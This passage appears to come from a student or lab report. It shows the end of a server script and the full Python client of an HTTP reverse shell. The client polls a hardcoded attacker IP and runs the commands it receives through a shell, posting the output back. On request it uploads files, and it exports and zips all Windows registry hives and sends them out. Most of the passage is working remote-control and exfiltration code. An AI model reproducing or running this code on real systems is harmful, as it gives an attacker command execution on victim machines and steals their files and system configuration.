            print("Server is terminated")
            httpd.server_close()
```

II. Client Code

```
#!/usr/bin/env python3
```

```python

from zipfile import ZipFile
import http.client
import subprocess
import time
import requests
import os

IP = 'http://' + '172.19.69.245' + ':8080'

"""
Authors: Jordan Sosnowski and John Osho
Date: November 1, 2019

HTTP Reverse Shell Client
"""


def pull_registry():
    """
    Using windows reg export batch command exports all registry
    keys (other than ones requiring admin access like SAM). Following
    the exporting of the registry to files, those files will be zipped,
    removed, and then sent back to the server.
    """
    hives = ['HKEY_CLASSES_ROOT', 'HKEY_CURRENT_USER',
             'HKEY_LOCAL_MACHINE', 'HKEY_USERS', 'HKEY_CURRENT_CONFIG']

    zipfile = 'reg.zip'
    with ZipFile(zipfile, 'w') as zip:
        for key in hives:
            fname = f"bkReg_{key}.reg"
            filenamepath = f"{fname}"
            regkk = f"reg export {key} {filenamepath}"
            os.system(regkk)
            zip.write(filenamepath)
            os.remove(filenamepath)

    # path to zip file containing reg keys, start with  ^
    send_file(f'^ ./{zipfile}')

    os.remove(f'./{zipfile}')


def send_file(command):
    """
    Sends requested file back to server

    args:
        command (str): string containing path to file
        to send to server

        uses format  ^ file_path

    """
    path = command[2:]
    print(f"Pulling file: {path}")

    if os.path.exists(path):
        url = IP + '/store'  # Append /store in the URL
        # Add a dictionary key where file will be stored
        files = {'file': open(path, 'rb')}
        r = requests.post(url, files=files)  # Send the file
        # requests library use POST method called "multipart/form-data"
    else:
        post_response = requests.post(
            url=IP, data='[-] Not able to find the file !')


def run_process(command):
    """
    Runs local process on machine

    args:
        command (str): command to run on machine

        i.e. ls, dir, cat /etc/hosts
    """

    print(f"Running command: {command}")

    # ouptut needs to be captures as we are sending the std out and
       error back
    cmd = subprocess.run(command, capture_output=True, shell=True)

    # only send out and err if they exist, limits post requests back to
        server
    out = cmd.stdout.decode()
    err = cmd.stderr.decode()
    if out:
        post_response = requests.post(
            url=IP, data=out)
    if err:
        post_response = requests.post(
            url=IP, data=err)


def main():
    """
    Main logic loop

    Based on input from server runs either:
```

```

                pulls specified file
                exports registry
                run specified command
    """

    while True:

        # Setup connection to attacker
        # Send GET request to host machine
        req = requests.get(IP)
        command = req.text

        print(f"Status Code: {req.status_code}")

        if command in {'terminate', 't'}:
            print("Terminating Connection")
            break
        elif '!' in command:
            pull_registry()
            break
        elif '^' in command:
            send_file(command)
        else:
            run_process(command)
        print(f"Status Code: {req.status_code}")
        time.sleep(2)


if __name__ == "__main__":
    main()
```